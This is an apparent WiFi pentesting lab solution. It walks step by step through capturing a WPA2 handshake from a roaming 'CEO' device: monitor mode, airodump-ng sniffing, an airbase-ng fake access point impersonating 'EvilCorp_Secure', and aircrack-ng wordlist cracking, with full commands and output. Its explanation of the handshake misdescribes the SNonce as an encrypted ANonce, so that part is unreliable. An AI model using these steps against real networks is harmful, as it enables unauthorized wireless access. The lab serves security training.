rootsh3ll Labs

Hacking Remote WiFi

Objective

Your team is remotely performing a pentest on "**EvilCorp_Secure**" WiFi network. Their packet capture revealed that the only user of "EvilCorp_Secure" is the CEO of EvilCorp. But, they failed to capture a valid handshake before he left to board his flight.

Your job is to grab the handshake for *EvilCorp_Secure* from the CEO's wireless device roaming in the Airport Lounge.

Information gathered by team:

CEO device mac-address	88:E9:FE:4D:3F:6E
Target Access Point	EvilCorp_Secure
Encryption type	WPA2-PSK;TKIP

Once you manage to crack the wireless network key, send it to your team via Verify Flags section and help them continue the network pentest.

Aircrack-ng suite of tools is installed on your Kali machine. Use it to quickly create a software based Access point: Airbase-ng wiki

TABLE OF CONTENTS

Skip to Step 1 - Reconnaissance >>

Step 1 - Reconnaissance

Put the wireless card into monitor mode

```
ifconfig wlan0                #Check whether card is detected
airmon-ng check kill          #Kill process causing issues
iwconfig wlan0 mode monitor   #Start monitor mode
```

Final output should look like this:

```
# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# airmon-ng check kill
Killing these processes:
   PID  Name
   762  wpa_supplicant
```

Start airodump-ng to sniff the air and wait until the victim Mac address is displayed at the bottom of airodump-ng output.

Note that the client must be probing for ***EvilCorp_Secure***, as it has connected to it previously.

Acc. To the wireless device behaviour, a device that has previously connected to a wireless access point, probes for it when not associated. Probe requests is received by the nearby APs and if the AP has the valid SSID as mentioned in the probe request then the AP send the challenge text to the client

```
airodump-ng wlan0
```

```
CH  7 ][ Elapsed: 10 s ][ 2019-11-27 13:48 ]

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 2C:30:33:20:6B:68  -49       59        0    0   1  130  WPA2 CCMP   PSK  Ghosh
 B8:C1:AC:A2:02:95  -49        5        0    0   1  270  WPA2 CCMP   PSK  Airtel_7290996555
 82:45:8A:D1:6D:11  -29       42        0    0   1  11   WPA2 CCMP   PSK  Airport WiFi

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   88:E9:FE:4D:3F:6E  -49    0 - 1     10        6  EvilCorp_Secure
```

As you can see in the output, a client probing for "**EvilCorp_Secure**" is our victim.


Hit **CTRL-C**, and kill airodump-ng.
Then restart airodump-ng exclusively to capture packets associated with "**EvilCorp_Secure**" and save the 4-way handshake in a PCAP file, say *evilcorp-01.pcap*

Start airodump-ng, exclusively.

```
# airodump-ng wlan0 -c 1 -w evilcorp
```

```
CH  1 ][ Elapsed: 10 s ][ 2019-11-27 13:48 ]

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 2C:30:33:20:6B:68  -49       59        0    0   1  130  WPA2 CCMP   PSK  Ghosh
 82:45:8A:D1:6D:11  -29       42        0    0   1  11   WPA2 CCMP   PSK  Airport WiFi

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   88:E9:FE:4D:3F:6E  -49    0 - 1    10         6  EvilCorp_Secure
```

Step 2 - Create a Fake Access Point



-Z Set WPA2 Tag

This specifies the WPA2 beacon tags. The valid values are the same as WPA. It is recommended that you also set the WEP flag in the beacon with “-W 1” when using this parameter since some clients get confused without it.

According to the information provided by the team we know that we need to create a WPA2 type AP with TKIP encryption. Airbase-ng can easily create a WPA2 type wireless network as shown in the image above.

If you remember thr 4-way handshake process, as mentioned in the lab 1 solution, you would notice that we actually need only 2 packets from the 4-way handshake to actually crack the key.

1. ANonce - Authenticator Number used Once
2. SNonce - Supplicant Number used Once.

Both of the values are retrieved from the first 2 packets, which are independent of the valid WPA2 passphrase.

Imagine for instance, we send a long random challenge text (ANONCE) to the victim and ask to encrypt it with its saved network key. The victim then responds back by encrypting the ANonce with its saved passphrase, which is called SNonce.

Now, we capture both the packets and save it into evilcorp-01.pcap and can brute-force the handshake with our dictionary to crack the network key.

Create a TKIP encrypted WPA2 network suing airbase-ng

```
# airbase-ng wlan0 -Z 2 -e "EvilCorp_Secure"
```

```
10:15:59  Created tap interface at0
10:15:59  Trying to set MTU on at0 to 1500
10:15:59  Access Point with BSSID 02:00:00:00:00:00 started.

10:16:31  Client 88:E9:FE:4D:3F:6E associated (WPA2;TKIP) to ESSID: "EvilCorp_Secure"
```

As soon as the airbase-ng is up and running, the victim shall automatically connect to our Fake AP. Although the victim won't get associated with the AP, but we'll get our desired handshake to crack the valid key.

Upon successful handshake capture by airodump-ng, kill airodump-ng and start cracking the key using the sample wordlist saved on **`~/Desktop/wordlist/`**

```
CH  3 ][ Elapsed: 18 s ][ 2019-11-27 14:14 ][ WPA handshake: 02:00:00:00:00:00

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:00:00:00:00:00    0      184        3    1   8   54  WPA2 TKIP   PSK  EvilCorp_Secure
08:86:3B:D1:8B:9D  -49       36        0    0   1  135  WPA2 CCMP   PSK  Old_Trafford
B8:C1:AC:A2:02:95  -49      138        0    0   1  270  WPA2 CCMP   PSK  Airtel_7290996555
2C:30:33:20:6B:68  -49      411        0    0   1  130  WPA2 CCMP   PSK  Ghosh

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:00:00:00:00:00  88:E9:FE:4D:3F:6E  -29    1 - 1      4       11  EvilCorp_Secure
```


Step 3 - Crack 4-way Handshake

```
aircrack-ng evilcorp-01.cap -w ~/Desktop/wordlist/wifi_wordlist.txt
```

```
                                 Aircrack-ng 1.5.2 rc4

      [00:00:00] 1/0 keys tested (2407.56 k/s)

      Time left: 0 seconds

                         KEY FOUND! [ CRACKED_WPA2_KEY ]


      Master Key     : 1F 4B 02 FE 4C 82 F4 E0 26 2E 60 97 E7 BA D1 F1
                       92 83 B6 68 7F 08 4F 73 33 1D B8 6C 62 49 8B 40

      Transient Key  : D9 E6 11 68 BC F0 0D DF 75 BB 36 ED 38 F2 8A 22
                       BA DA 5F 97 CF 2E 6F B1 49 3A 53 2B 45 78 7C 0C
                       56 C8 EC D5 BD 64 99 04 E7 0C 1A 7C 2C D7 87 C4
                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Step 4 - Verify Flags

Once the key is cracked, go to **Verify Flags** section on the lab details page, enter the cracked WiFi password then hit Verify.


Mission Statement
Verify Flags
Solution
Enter Flag
Verify